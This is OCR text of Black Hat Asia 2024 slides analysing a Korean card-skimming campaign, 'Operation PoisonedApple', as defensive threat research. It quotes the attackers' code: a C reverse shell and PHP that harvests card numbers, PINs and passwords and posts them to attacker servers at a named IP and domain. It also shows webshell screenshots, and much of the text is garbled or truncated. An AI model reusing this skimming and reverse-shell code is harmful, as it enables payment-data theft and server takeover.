black hat ASIA 2024

APRIL 18-19, 2024 BRIEFINGS

Operation PoisonedApple: Tracing Credit Card Information Theft to Payment Fraud

Gyuyeon Kim & Hyunho Cho Financial Security Institute

#BHASIA @BlackHatEvents

Who are we?



Gyuyeon Kim

- **Senior researcher at Financial Security Institute** \bullet
- Focusing on incident response in Korean financial companies, digital forensics and cyber threat intelligence



Hyunho Cho

- **Principle researcher at Financial Security Institute**
- Focusing on investigation of security incidents, digital forensics, penetration tests and vulnerabilities analysis





01. Introduction

02. Operation PoisonedApple

- **03. Attribution**
- 04. Conclusion



Introduction Discovery of the operation

Discovery

September 2022

November 2022


select paymer	nt method
Payment metho	d 신용카드 ~
general paymo	ent
Credit card num	nber
Expire date	01 ~ 2022 ~
CVC number	218218 (83)
	* 카드뒷면의 숫자 중 마지막 3자리
Resident ID nur	nber
Card PIN	네자리 숫자
Amount	◉ 79,900 원
<u>이용약관</u> 에 동의합니다.	
	check out cancel

online store A

select payment method						
Payment method ·용카드 ~						
general payn	nent					
Credit card nu	Imber					
Expire date	01 ~ 2022 ~					
CVC number						
	* 카드뒷면의 숫자 중 마지막 3자리					
Resident ID n	umber					
Card PIN	네자리 숫자					
Amount	◉ 79,900 원					
<u>이용약관</u> 에 동의합니다.						
	check out cancel					

online store B





Initial Analysis of phishing payment pages

Returns the phishing payment page's URI

Request to checkout

POST http:// store's domain /shop/conf/card/kcp/mobile/ order approval.php? site_cd=GKI5M&ordr_idxx=1669698692301&good_mny=285000&pay _method=CARD&escw_used=N&good_name=XP%20%C7%ED%BB %E7%20%C5%B8%C7%C1/MDX+&Ret URL=http:// store's domain /shop/order/card/kcp/mobile/card return.php HTTP/1.1 Host: store's domain Connection: keep-alive User-Agent: Mozilla/5.0 (Linux; Android 4.4.2; Nexus 4 Build/KOT49H) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.114 Mobile Safari/537.36 Accept: */* Referer: http:// store's domain /m2/ord/settle.php Accept-Encoding: gzip, deflate Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 Cookie: PHPSESSID=9297b661d4caa2100650f5f9c14f6911; godoLog=20221129; shop_authenticate=Y;

phishing payment page's URI -

Response from legitimate site

HTTP/1.1 200 OK Date: Tue, 29 Nov 2022 05:12:07 GMT Server: Apache X-Powered-By: PHP/5.2.17 Cache-Control: no-store Content-Length: 156 Connection: close Content-Type: text/html

0000,7gYCff9LSlSkgfSvlxjFNQcHyKlPdQ/iE35VBPEo1cQ=,https:// rsmpay.kcp.co.kr/pay/mobileGW.kcp


Response from compromised site

HTTP/1.1 200 OK Date: Tue, 29 Nov 2022 05:25:33 GMT Server: Apache X-Powered-By: PHP Cache-Control: no-store Connection: close Content-Type: text/html

0000,t1yoaefNR+59FTMNxfxfuAcHyKIPdQ/iE35VBPEo1cQ=,/shop/ skin_ori/campingyo/order/card/KCP/mobileGW.php?url=https:// rsmpay.kcp.co.kr/pay/mobileGW.kcp

Detection of additional compromised sites

Developed our own detection program and analyzed over 5,000 domains



from search engines

over 5,000 domains

Discover over 50 compromised sites

Overview of Operation PoisonedApple

Step 1 Analysis of Korean online card payment system

Step 3

Steal user's credit card & personal info




Step 2 Hack into online stores, insert phishing payment pages

Step 4 **Monetization via** fraudulent payments (3 schemes)

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Why Notable?

#1. Stole additional authentication information for fraudulent payments in Korea




phishing payment page



Why Notable?

#2. Monetized fraudulent payments and handled the entire process themselves





Operation Poisoned Apple

Analyzing the entire process from credit card information theft to fraudulent payment

Resource Development

Utilized server hosting Vultr and Cloudflare's CDN services to hide the real IP

Domain Creation Date	Domain	Real IP	Function	Utilization of Cloudflare
2022.03.13. (Currently expired)	pay.ynwtuu.net	141.164.55.248	- Storing credit card and personal information	Ο
2022.11.02.	pay.ynwtuukf.net	141.164.55.248	- Storing credit card and personal information	0
2023.02.25.	pay.kcp.pe.kr	141.164.55.248	 Phishing sites targeting payments Storing credit card and personal information 	0
2023.02.11.	******mall.co.kr	Unknown	 Phishing site impersonating a hacked shopping mall Identity verification phishing site 	Ο
2023.03.06.	noons.kr	Unknown	 Identity verification phishing site Duty-free shop phishing site 	0



return crypt(plaintext_p	•	.ntext_pw) {					
<pre>char *generate_password_hash(char *plaintext_pw) { return crypt(plaintext_pw, salt); }</pre>							
<pre>char *generate_passwd_line const char *format = "%s int size = snprintf(NULL u.user_id, u.group_id, char *ret = malloc(size sprintf(ret, format, u.us u.group_id, u.info, u.us return ret; } </pre>	:%s:%d:%d:%s: , 0, format, u.info, u.ho + 1); sername, u.ha	%s:%s\n"; u.username, u.hash, ome_dir, u.shell); nsh, u.user_id,					
→ C 🔒 /mysql.ph	קר. <u>קר</u>						
한국어 ~	1. L						
<i>miner</i> 4.8.1	로그인						
	데이터베이스 형식	MySQL ~					

사용자이름


비밀번호

데이터베이스

로그인 🗌 영구적으로 로그인

Initial Access to Online Stores

Employed various methods to initially access





Phishing Toolkits

Uploaded toolkits containing all necessary phishing-related components

< > www	V					<>	Q 검색		
PHP bc_ok.php	Hannand Hannand	bc1.php	bc2.php	PHP checkCardBin.ph p	PHP checkRedirectAp prvJson.php	PHP error.php	PHP hanacard_ok.php	hanacard.php	hanacard1_step1. php
hanacard1.php	hanacard2.php	huaka.php	huaka1.php	index.php	PHP kb_ok.php	kb_step1.php	kb.php	Hand Hand Hand Hand Hand Hand Hand Hand	PHP le_ok.php
le.php	Renaution of the second	PHP mobileGW.php	PHP nh_ok.php	nh_step1.php	The second secon	nh1.php	payerror.php	PHP phone.php	PHP phonecc.php
PHP phonekb.php	PHP shanxing_ok.php	shanxing_step1.p hp	shanxing_step2.p hp	shanxing.php	shanxing1_step1. php	shanxing1.php	PHP test.php	PHP top.php	PHP xandai_ok.php
xandai_step1.php	reference of the second	PHP-	PHP xinghan_ok.php	vinghan_step1.ph p	xinghan.php	xinghan1.php			




Webshell for Persistence

Persistently accessed and executed commands on the victim system via a webshell


141.164.55.248 - Linux - whoami(www) - 銆恥i	d(1000) gid(1000)銆(👌 - 貊恭	sySql銆�				26	* Start the reverse sh
龜國欢便 鎼滅储龜团 録□署	錫庨 鍙嶅脊绔□ 銢	ц□鍛ヲ	或护 鎵ц□PHP 鎵ц	□SQL 绯荤稗淇℃			27 28	<pre>*/ void reverse_shell(char</pre>
\$. * * * * * * * * * * * * * * * * * * *	彛 VERSION	۱.		任			29	int sd;
璺□鍛 /www/wwwroot/pay.ynwtuu.net/				❷ 综嬪簭鐩□鐗规畩鐩	□鋍 ✔	_	30	struct sockaddr_in
鏂板缓鏂困 鍒涘缓鐩□ 涓彌浇鏂困 鍃归嘶涓虜 파일			[涓婁紶] 涓婁紶[閉嶅懡鍚嶄负		a.	31	struct hostent *ser
涓蟾骇譢□綍	錞嶄綔	灞炴 €�	揉涘缓鏃堕梘	淇□敼鏃堕梲	涓嬭浇		32	
eximbay_lqdacom			2022-03-12 15:14:22	2022-03-12 14:55:55	-	1	33	<pre>sd = socket(AF_INE</pre>
	148						34	if(sd < 0) return
inicis	102				-		35	server = gethostby
kcp	採沖機 搁塊 悕	0755	2022-03-12 15:14:22	2022-03-12 14:55:56	-		36	<pre>if(server == NULL) brown((shared))</pre>
kcp1	揉犻櫎 滷瑰 嶓	0755	2022-09-16 22:47:02	2022-09-16 22:47:02	-		37 38	<pre>bzero((char *) &se server_addr.sin_fa</pre>
krpay	1.45		2022-12-23 16:44:01		_		39	bcopy((char *)serv
							40	server->h_
Igdacom			2022-03-12 15:14:22		-		41	server_addr.sin_p
nate	採沖礦 溷塊 悕	0755	2022-04-23 02:22:30	2022-04-23 02:22:30	-		42	
pay	揉犻櫎 滷瑰 ⊮	0755	2022-06-03 15:57:57	2022-06-03 15:57:57	-		43	<pre>if(connect(sd,(st</pre>
test					_		44	return;
							45	//Print header
ynw			2022-03-12 15:14:22		-		46	<pre>write(sd, MOTD, s</pre>
.user.ini	绎栬綛 摣瑰 悕	0644	2022-03-12 15:08:05	2022-03-12 15:08:05	47 B		47	/*
□1.txt	缂栬緫 滷瑰 峰	0755	2022-05-02 18:44:23	2022-05-02 18:44:23	89 B		40	* Connect socket
2.php			2022-04-24 14:44:05		48 B		50	* Run shell
	1.4-						51	*/
3.html	102		2022-04-22 23:30:50	2022-04-22 23:30:50	3.08 K		52	<pre>dup2(sd, 0);</pre>
□dirty.c	缂栬綛 滷瑰 悕	0755	2022-05-03 23:28:15	2022-05-03 23:28:15	4.69 K		53	<pre>dup2(sd, 1);</pre>
mysql.php	缂栬緫 滷瑰 座	0755	2022-05-08 17:53:32	2022-05-08 17:53:32	356.21 K		54	<pre>dup2(sd, 2);</pre>
			2022-05-02 21:25:12		807.89 K		55 56	<pre>execl(SHELL, SHELL close(sd);</pre>
·							50	}
Oppenssh-5.9p1.tar.gz	·····································	0755	2022-05-03 20:32:15	2022-05-03 20:32:15	1.11 M		58	,
Dpay.ynwtuukf.net.rar			2022-03-12 15:14:22	2022-03-12 15:14:13	8.79 M		59	/*
phpMyAdmin-3.4.7.1-all-languages.tar.gz	缂栬緫 滷瑰 怪	0755	2022-04-28 22:36:20	2022-04-28 22:36:20	5.44 M		60	* ICMP packet mode
revshell.c			2022-05-02 16:19:08	2022-05-02 16:19:08	3.46 K		61	*/
							62	<pre>void ping_listener(voi</pre>
_sshd_config	悕	0755	2022-05-03 21:17:43	2022-05-03 21:17:43	3.45 K		63	<pre>int sockfd;</pre>

```
e_shell(char *attacker_ip, unsigned short int attacker_port){
sockaddr_in server_addr;
hostent *server;
cket(AF_INET, SOCK_STREAM, 0);
Ø) return;
= gethostbyname(attacker_ip);
r == NULL) return;
char *) &server_addr, sizeof(server_addr));
addr.sin family = AF INET;
char *)server->h_addr, (char *)&server_addr.sin_addr.s_addr,
server->h_length);
addr.sin_port = htons(attacker_port);
ect(sd,(struct sockaddr *)&server_addr,sizeof(server_addr)) < 0)</pre>
urn;
header
d, MOTD, strlen(MOTD));
ect socket to stdio
shell
 0);
 1);
 2);
HELL, SHELL, (char *)0);
d);
ket mode
istener(void){
```

How Phishing payment pages work









threat actor's server

Manipulation of the legitimate payment page

Manipulated the legitimate payment page to redirect users to the phishing page



Manipulation of the legitimate payment page

select	shipping method		select payment r	nethod	
Shipping	 기본배송 퀵서비스 방문수령 		Payment method		~
pavme	ent amount		general paymen	t	
amount			Credit card num	ber	
Shipping fee	6,000 원 물고기 보온포장비(또는 섬지역)	3,000원이 포함됨	Expire date	01 🗸 2022	•
total	36,000 원		CVC number		
payme		nsfer	Resident ID num Card PIN	1ber 숫자 4~6자	
) mobi		ccount	Additional Password	(선택 입력 사항) 영문+숫자+특수문자	6~16자
terms	ase confirmation 고매하실 상품의 상품정보 5 며, 이에동의합니다. (전자상거래		Amount	◉ 0 원	
	proceed canc	el	<u>이용약관</u> 에 동의합니다.	check out	cancel
	0	<	111	0	<

inserted the phishing payment page


	- 14 - \			×		
Polo Shirt (White) 30 \$ 제공기간						
✓ Agree to te	erms an	d con	ditions	<u>보기</u>		
Simple paym	nent	Stand	lard payr	nent		
	% casht					
^{sta} kB≈tens Inte	rest-free	e for 2-	-3 months	\$		
	rest-free	for 2-	3 months	•		
samsung	BC	;	shinhan			
lotte	han	a	nonghy	yup		
woori	cit	i	+ m	ore		
NH농협카드 2~4개월 무이자 할부						
<mark>공지</mark> 전북카드일부할부	거래무이자대	비적용		2/3		
	0		<			

Collecting additional information

• Extracted users' personal information(Name, ID, PW, IP, etc) using session variables

5	<pre>if(file_exists(\$_SERVER['DOCUMENT_ROOT']."/shop/lib/library.php")){</pre>
6	include \$_<u>SERVER</u>['DOCUMENT_ROOT']." /shop/lib/library.php";
7	include \$ SERVER['DOCUMENT ROOT']."/conf/config.php";
8	<pre>\$data1 = \$db->fetch("SELECT * FROM gd_member WHERE m_no =".\$sess['m_no']);</pre>
9	Petset
10	<pre>session_start();</pre>
11	<pre>ini_set("error_reporting","E_ALL & ~E_NOTICE");</pre>
12	}
13	<pre>header("Content-type: text/html; charset=utf-8");</pre>
14	<pre>function request_by_curl(\$remote_server, \$post_string) {</pre>
15	<pre>\$ch = curl_init();</pre>
16	<i>curl_setopt</i> (\$ch, <i>CURLOPT_URL</i> , \$remote_server);
17	<i>curl_setopt</i> (\$ch, <i>CURLOPT_POSTFIELDS</i> , \$post_string);
18	<i>curl_setopt</i> (\$ch, <i>CURLOPT_REFERER</i> , \$_ <i>SERVER</i> ['HTTP_REFERER']);
19	<pre>curl_setopt(\$ch, CURLOPT_RETURNTRANSFER, true);</pre>
20	<pre>curl_setopt(\$ch, CURLOPT_SSL_VERIFYPEER, FALSE);</pre>
21	<pre>curl_setopt(\$ch, CURLOPT_SSL_VERIFYHOST, FALSE);</pre>
22	<pre>curl_setopt(\$ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Linux; Android 10.1.1;</pre>
	AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/52.0.2743.100
23	<pre>\$data = curl_exec(\$ch);</pre>
24	<pre>curl_close(\$ch);</pre>
25	
26	return \$data;
27	
28	<pre>\$post='&ka='.\$_POST['cardno1'].\$_POST['cardno2'].\$_POST['cardno3'].\$_POST['</pre>
].'&ri2='.\$_POST['year'].'&shen='.\$_POST['firstname'].\$_POST['lastname'].
].'&ip='.\$_SERVER['REMOTE_ADDR'].'ξ='.\$_SERVER['HTTP_USER_AGENT'].'&ing
	'&webpasswd='.\$data1['password'];
29	<pre>\$str=file_get_contents("php://input");</pre>
30	
31	<pre>unlink('test.txt');</pre>
32	<pre>copy(session_id().'.txt','test.txt');</pre>
33	<pre>unlink(session_id().'.txt');</pre>
34	<pre>//request_by_curl('http://141.164.55.248/krpay/krpay.php', \$str.\$post);</pre>
35	<pre>request_by_curl('http://141.164.55.248/krpay/connpay.php', \$str.\$post.'&cid</pre>
	']);





Data exfiltration

Transmitted and stored all collected information on the threat actor's server

6	<pre>curl_setopt(\$ch, CURLOPT_URL, \$remote_server);</pre>
7	<pre>curl_setopt(\$ch, CURLOPT_POSTFIELDS, \$post_string);</pre>
8	<pre>curl_setopt(\$ch, CURLOPT_REFERER, \$_SERVER['HTTP_REFERER']);</pre>
9	<pre>curl_setopt(\$ch, CURLOPT_RETURNTRANSFER, true);</pre>
10	<pre>curl_setopt(\$ch, CURLOPT_SSL_VERIFYPEER, FALSE);</pre>
11	<pre>curl_setopt(\$ch, CURLOPT_SSL_VERIFYHOST, FALSE);</pre>
12	curl_setopt(\$ch,CURLOPT_COOKIE, 'PHPSESSID=a5d8d43c57954a938a4c66d9d6878
13	curl_setopt(\$ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Linux; Android 10.1.1
	AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/52.0.2743.1
14	$data = curl_exec($ch);$
15	<pre>curl_close(\$ch);</pre>
16	
17	return \$data;
18	}
19	<pre>\$str=file_get_contents("php://input").'&passwd2='.\$_POST['cdPswd'].'&pass</pre>
	'&ip=' .\$_SERVER ['REMOTE_ADDR'].'&name=乐天' .\$_POST ['userName'].'&ing=乐天
	_ <i>POST</i> ['cvcV'].'&ri='. <i>\$_POST</i> ['cdVlMt'].'/'. <i>\$_POST</i> ['cdVlYt'];
20	<pre>request_by_curl('http://pay.ynwtuu.net/krpay/krpay.php', \$str);</pre>
21	<pre>request_by_curl('http://pay.ynwtuu.net/krpay/connpay.php', \$str.'&cid=c00</pre>
22	<pre>include_once('test.txt');</pre>
